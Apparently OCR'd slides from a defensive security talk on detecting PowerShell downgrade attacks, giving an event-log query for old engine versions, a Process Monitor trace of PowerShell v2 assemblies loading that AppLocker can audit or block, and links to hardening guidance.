```

WATCH FOR DOWNGRADE ATTACKS



Event Log

As a detection mechanism, the "Windows PowerShell" classic event log has event ID 400. This is the "Engine Lifecycle" event, and includes the Engine Version. Here is an example query to find lower versions of the PowerShell engine being loaded:

```
Get-WinEvent -LogName "Windows PowerShell" |
    Where-Object Id -eq 400 |
    Foreach-Object {
        $version = [Version] ($_.Message -replace '(?s).*EngineVersion=([\d\.]+)*.*','$1')
        if($version -lt ([Version] "5.0")) { $_ }
}
```

AppLocker / File Auditing

When the CLR loads PowerShell assemblies, it will first load the managed assemblies from the GAC (if they are available). It will also load the native images that contain pre-jitted code if the assemblies are NGEN'd (which they are). Here is what loading PowerShell v2 looks like:

```
Process Monitor - Sysinternals: www.sysinternals.com
File  Edit  Event  Filter  Tools  Options  Help

Time ...  Process Name     PID   Operation         Path
7:03:0... PowerShell.exe   10892 CreateFile        C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
7:03:0... PowerShell.exe   10892 QuerySecurityFile C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
7:03:0... PowerShell.exe   10892 CreateFileMapp... C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
7:03:0... PowerShell.exe   10892 CreateFileMapp... C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
7:03:0... PowerShell.exe   10892 CreateFile        C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 QueryBasicInfor... C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 CloseFile         C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 CreateFile        C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 QuerySecurityFile C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 CreateFileMapp... C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 CreateFileMapp... C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 QueryEAFile       C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 QueryStreamInf... C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 CloseFile         C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll
7:03:0... PowerShell.exe   10892 CreateFile        C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35
```


These can either be an audit trigger, or can be blocked outright.

http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/


They promised us freedom.

Chris Thompson @retBandit

But delivered slavery.



POWERSHELL: THE ULTIMATE ATTACKER HONEYPOT



Matt Graeber
@mattifestation

The security transparency is so good in PowerShell that I'm investing in other languages/frameworks w/ less/no security insight.

4:37 PM - 8 Sep 2017

REFERENCES

- PowerShell ♥ the Blue Team
  - https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
- Australian Signals Directorate: Securing PowerShell in the Enterprise
  - https://www.asd.gov.au/publications/protect/securing-powershell.htm
- Maslow's Hierarchy of Security Controls
  - http://www.leeholmes.com/blog/2014/12/08/maslows-hierarchy-of-security-controls/
- Who's Afraid of PowerShell Security?
  - https://blogs.technet.microsoft.com/ashleymcglone/2016/06/29/whos-afraid-of-powershell-security/
- Windows Event Forwarding
  - https://aka.ms/wef
  - https://technet.microsoft.com/en-us/itpro/windows/keep-secure/use-windows-event-forwarding-to-assist-in-instrusion-detection